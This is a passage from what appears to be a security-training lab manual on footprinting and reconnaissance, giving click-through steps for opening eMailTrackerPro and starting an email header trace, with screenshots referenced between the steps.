
Module 02 – Footprinting and Reconnaissance



5. The main window of **eMailTrackerPro** appears along with the **Edition Selection** pop-up; click **OK**.




6. The eMailTrackerPro main window appears, as shown in the screenshot.




7. To trace email headers, click the **My Trace Reports** icon from the **View** section. (here, you will see the output report of the traced email header).

8. Click the **Trace Headers** icon from the **New Email Trace** section to start the trace.



Module 02 – Footprinting and Reconnaissance

